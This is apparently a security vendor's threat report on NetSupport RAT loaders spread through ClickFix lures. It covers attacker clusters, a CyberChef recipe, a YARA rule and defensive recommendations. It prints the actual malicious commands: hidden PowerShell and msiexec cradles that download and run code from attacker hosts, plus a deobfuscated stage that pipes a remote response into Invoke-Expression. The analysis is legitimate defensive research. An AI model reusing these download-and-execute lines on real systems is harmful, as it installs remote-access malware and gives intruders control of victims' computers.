Unpacking NetSupport RAT Loaders Delivered via ClickFix

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

What did we find?

During 2025, eSentire's Threat Response Unit (TRU) has observed numerous NetSupport Manager-related incidents attributed to three distinct threat groups. Consistent with broader cybercriminal trends, these groups have shifted their primary delivery strategy from Fake Updates to ClickFix between 2024 and 2025.

This ongoing practice of leveraging legitimate remote administration tools for malicious purposes continues patterns documented in previous security advisories.

TRU's analysis shows a recurring attack methodology across most incidents: attackers initially compromise victims through social engineering via the ClickFix initial access vector, compelling them to execute malicious commands in the Windows Run Prompt.

This action triggers the extraction and execution of NetSupport on the target system.



Figure 1 – ClickFix initial access page example

PowerShell/JSON based Loader

The first code snippet shown below provides two examples of commands observed in incidents where threat actors use a specific PowerShell-based loader to drop and execute NetSupport. The first example shown executes SHA256: a823031ba57d0e5f7ef15d63fe93a05ed00eadfd19afc7d2fed60f20e651a8bb.

TRU observed the usage of this loader in a vast majority of NetSupport Manager related incidents.

```
"PowerShell.exe" -w h -nop -ep Bypass -c
"$S='hxxps://riverlino[.]com/U.GRE';$j=$env:TEMP+'\1.ps1';(New-Object
Net.WebClient).DownloadFile($S,$j);powershell -f $j"

"PowerShell.exe" -w h -nop -c "&('iex') (New-Object
IO.StreamReader([Net.WebRequest]::Create('https://xunira[.]cloud/C[.]GRE').GetResponse().GetResponseStre
```

The contents and behavior of the PowerShell-based loader have remained consistent throughout 2025 and can be seen annotated in the figure below, which performs the following actions:

1. Decode a base64 encoded blob and parse it as JSON. This JSON stores each payload as a base64 encoded blob.
2. Create a hidden/system dropper directory.
3. Base64 decode each payload and write to disk in the hidden directory.
4. Establish persistence via shortcut file in the %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup folder.
5. Verify all NetSupport associated configuration files and dependencies were written to disk successfully.
6. Execute the NetSupport client, in this case it is named “client32.exe”.



Figure 2 – Powershell/JSON based loader

Illustrated below is a sample of the JSON configuration utilized by the PowerShell loader. The configuration consists of a structured list where each entry contains two key elements: a designated filename (such as the NetSupport client binary "client32.exe") paired with its corresponding payload content encoded in base64 format.


Figure 3 – JSON stage of Powershell-based loader

PowerShell-based Loader with RunMRU Deletion

A similar yet different loader has been observed in more recent incidents that employs a technique to hide evidence of Run Prompt execution by deleting registry values in the RunMRU registry key. The licensee is **KAKAN**, however it shares attributes and TTPs with **EVALUSION** campaigns described later in this blog. The file analyzed in this case has SHA256: 37d1d033e19cf9dc7313846d9d4026b03d2f822efccd963e5697e9633a4df0d0.



Figure 4 – Newest loader that deletes evidence of Run Prompt/CickFix

MSI-based Loader

Though less common, the code snippet below shows commands from incidents where threat actors leveraged the ***msiexec*** LOLBin to remotely retrieve and run MSI installer packages for deploying NetSupport. The file analyzed in this case has SHA256: d5b13eb9e8afb79b4d7830caf3ac746637e5bda1752962e5bd0aed3352cc4a42.

```
msiexec.exe /i hxxps://global-weekends[.]net/res/helprecord /qn
ba5ceb26=2bbb8402(f346c24d*e4bc04ef(8623a414_fad334a0

msiexec.exe /i hxxps://stradomi[.]com/res/presentjudge /qn
84e58207=a84823e3_c3ef427e(29bf9dc6%d30821f6*65bca359)9136c3b0*d438d401%fc61d016
```

The MSI installer executes a base64 encoded PowerShell command (seen truncated in the code snippet below).

```
powershell.exe -enc JABsAGwAPQBAACgAMgAyADMALAAyACwAMgAyADYALAAyAD
```

After decoding the base64 encoded command, we can see the next stage deobfuscates an array of bytes, converts them to a character array, joins the array as a string, and invokes the string as PowerShell via Invoke-Expression (IEx). Each original byte is stored in decimal + 97, so this stage performs the inverse by subtracting each character point by 97.



Figure 5 – Next stage that deobfuscates via subtraction

The following CyberChef recipe can be used to deobfuscate the MSI installer loader PowerShell described.

```
From_Base64('A-Za-z0-9+/=',true,false)
Remove_null_bytes()
Register('@\\(([\\d,]*)\\)',true,false,true)
Find_/_Replace({'option':'Regex','string':'.*'},'$R0',true,false,true,false)
Find_/_Replace({'option':'Regex','string':'(\\d+),?'},'$1
97\\n',true,false,true,false)
Fork('\\n','\\n',false)
Subtract('Space')
```

```
From_Charcode('Line feed',10)
Merge(true)
Find_/_Replace({'option':'Regex','string':'\\n'},'',true,false,true,false)
```

The figure below displays the beginning of the recipe, which functions first by converting the encoded command from base64, removing null bytes (as PowerShell base64 commands are UTF-16LE encoded), using the Register operation to extract the obfuscated byte array, replacing the input with the obfuscated byte array, and finally replacing each obfuscated character point with 97 and a new line.

Figure 6 – Reproduce deobfuscation via CyberChef (part 1)

By using the **Fork** operation, CyberChef processes each line separately via subsequent operations. The recipe then uses the **Subtract** operation on each line, revealing the original decimal points for each deobfuscated character.



Figure 7 – Reproduce deobfuscation via CyberChef (part 2)

To make the output human-readable, the recipe then uses the **From Charcode** operation (Base 10) and merges new lines.



Figure 8 – Reproduce deobfuscation via CyberChef (part 3)

The resulting output reveals yet another stage that sends an HTTP request with a GoLang-based user agent "**Go-http-client/1.2**" and invokes the response via Invoke-Expression.

```
[void][uS]::ShowWindow([uS]::GetConsoleWindow(),0);
Add-tYpe -aSSEmblynAmE sysTeM.Net.HttP;
$dG=New-Object sysTeM.Net.HttP.htTPCLienT;
$dG.Timeout=[TimeSpan]::FromMinutes(10);
$dG.DefaultRequestHEADerS.aDd("User-Agent","Go-http-client/1.2");
$xL=$dG.geTSTRIngAsynC('https://jipvimp.com/solid.vmx').Result;
$xL|&('78031qinxRnExEmAur'[6,11,12] -joIN '')Add-tYpe 'using System;
using System.Runtime.InteropServices;
public class uS{[DllImport("user32")]public static extern bool ShowWindow(IntPtr h,int n);
[DllImport("kernel32")]public static extern IntPtr GetConsoleWindow();
}';
```

Figure 9 – Deobfuscated next-stage download cradle

NetSupport PCAP Analysis

Traffic identified through analysis of samples involves C2 activity with NetSupport Connectivity Servers (Gateways) using version 1.92. This can be seen in the following figure, where the client first sends the **POLL** command.

```
POST http://83.222.190.174/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    22
Host: 83.222.190.174
Connection: Keep-Alive

CMD=POLL
INFO=1
ACK=1

HTTP/1.1 200 OK
Server: NetSupport Gateway/1.92 (Windows NT)
Content-Type: application/x-www-form-urlencoded
Content-Length:    69
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=.g+$.{.. \....W..[R..7).^\..d8.=M`s.........M.6..
```

Figure 10 – NetSupport client/server PCAP

Threat Group Clusters

Through analysis and correlation of common attributes, infrastructure, and TTPs, TRU has found a potential of three distinct threat groups using NetSupport Manager for malicious purposes. Each group is designated by its licensee name (extracted from each campaign's "NSM.LIC" file).

Cluster 1: "EVALUSION" Campaign

SHA256: f81220b94384e98203d230fe6a386b6047157474d16f7e75e0f4ffb6d8bdcde3

Technical Clustering Evidence:

- Identical RADIUSSecret: dgAAAPpMkI7ke494fKEQRUoablcA
- Common license parameters:
- "EVALUSION" licensee, serial NSM165348, 5000 maxslaves, "20sd" typo in NSM.LIC
- "DCVTTTUUEEW23" licensee, serial NSM896597
- "GFHJJYU43" licensee, serial NSM832428
- "GJHYUT534" licensee, serial NSM280812
- "KAKAN" licensee, serial NSM789508
- Mixed NetSupport versions: Most recently/commonly v14.10, also use v12.50 and v11.30
- Uses PowerShell-based Loader described in Figures 2-3, the RunMRU deletion loader described in Figure 4, and Curl -> Batch file-based loaders

Infrastructure Spread:

- AS 209605 (UAB Host Baltic) - Lithuania
- AS 216071 (Servers Tech Fzco) - United Arab Emirates
- AS 211659 (Stimul LLC) - Russia
- AS 39798 (MivoCloud SRL) - Moldova
- AS 198953 (Proton66 OOO) - Russia
- AS 9009 (M247 Europe SRL) - United Kingdom
- AS 214967 (Optibounce, LLC) - United States
- AS 29802 (HVC-AS) - United States

Assessment: Deliberately spreads infrastructure across multiple countries, uses similar hosting/loaders to "FSHGDREE32/SGI" campaigns, however this group appears more active and uses many variations of loaders.

Cluster 2: "FSHGDREE32/SGI" Campaign

SHA256: 94c2f209e5710fe5b2d2c6ac8ab6060db67627331ca11c1394fbded2875d039f

Technical Clustering Evidence:

- Identical RADIUSSecret: dgAAAPSxRohhni4yVdFYJZJFnyQA
- Two distinct but related licenses:
  - "FSHGDREE32" license (2015), 100,000 maxslaves, client version v12.50
  - "SGI" license (2017), 999,999 maxslaves, client version v11.10 (certificate has been revoked)
- Infrastructure connections between the two licensees
- Uses PowerShell-based Loader described in Figures 2-3

Infrastructure Spread:

- AS 216341 (OPTIMA LLC) - Russia
- AS 214295 (Skynet Network Ltd) - United Kingdom
- AS 209605 (UAB Host Baltic) - Lithuania
- AS 39798 (MivoCloud SRL) - Moldova
- 4Media Ltd. - Bulgaria

Shared Bulletproof Hosting:

- Identical LUXHOST nameservers between olbanha.com and deepholeintheworld.com
- Identical MY-NDNS nameservers between frontiersecu.com and lastmychancetoss.com

Assessment: Deliberately spreads infrastructure primarily across multiple Eastern European countries, uses similar hosting/loaders to “EVALUSION” campaigns.

Cluster 3: "XMLCTL" Campaign

According to ProofPoint’s blog Remote Monitoring and Management (RMM) Tooling Increasingly an Attacker’s First Choice, this group is known as, “**UAC-0050**”, which has targeted Ukrainians with NetSupport in the past.

SHA256: f3f44fd37502cd4b16bca3c3fb1e88a687bd2980926017b0ff1752dc601d4c1e

Technical Clustering Evidence:

- Distinct parameter structure: SecurityKeyU instead of RADIUSSecret
- License: "XMLCTL"
- Non-standard configuration: Port 1203, different file paths
- Uses MSI-based loaders

Infrastructure Attribution:

- **US-Based Infrastructure**:
  - California-based hosting (El Segundo)
  - AS 174 (COGENT-174)
  - Dedicated server vs. shared hosting used by other actors
- **Different Domain Pattern**: westford-systems.icu, cdn.westford-computing6.net

Assessment: Completely separate threat actor with fundamentally different operational patterns from other clusters. Uses commercial infrastructure rather than bulletproof hosting.

Unpacking Utility

To aid security researchers, eSentire has developed an automated unpacking utility available here, which processes many different variants of second-stage PowerShell payloads and extracts embedded NetSupport configuration files and payloads. This utility covers the variants mentioned in this blog, as well as others identified through threat hunting variants in VirusTotal.

Figure 11 – Unpacking utility usage

Yara Rule

The following Yara rule detects NetSupport on-disk/in-memory.

```
import "pe"

rule NetSupport
{
  meta:
    author = "YungBinary"
    description = "Detects NetSupport Manager RAT on disk or in memory"
  strings:
    $a1 = "NetSupport Manager" wide
    $b1 = "NetSupport Remote Control" wide
    $s1 = "Client Application" wide
    $s2 = "NetSupport Ltd" wide
  condition:
    uint16(0) == 0x5a4d and ((pe.imports("PCICL32.dll", "_NSMClient32@8")) or (($a1
and $b1) or ($s1 and $s2)))
}
```

What did we do?

- Our team of 24/7 SOC Cyber Analysts proactively isolated the affected host to contain the infection on the customer's behalf.
- We communicated what happened with the customer and helped them with remediation efforts.

What can you learn from this TRU Positive?

- NetSupport Manager is a legitimate RMM that continues to see usage by threat actors for unauthorized/full remote control of compromised machines and is primarily distributed via the ClickFix initial access vector.
- Security researchers tracking NetSupport incidents can use the providing tooling to unpack and triage loaders used in NetSupport campaigns.

Recommendations from the Threat Response Unit (TRU)

- Disable the Run prompt via GPO:
  - User Configuration > Administrative Templates > Start Menu and Taskbar > Enable “Remove Run menu from Start Menu”
- Prevent the installation and usage of non-approved RMM tooling
- Implement a Phishing and Security Awareness Training (PSAT) program that educates your employees using real-world scenarios.
- Partner with a 24/7 multi-signal Managed Detection and Response (MDR) services provider for total attack surface visibility, 24/7 threat hunting and disruption, and rapid threat response to prevent attackers from spreading laterally though your environment.
  - However, at the bare minimum, organizations should use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) solution to detect and contain threats.

Indicators of Compromise

- Indicators of Compromise can be found here.

References

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED →

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.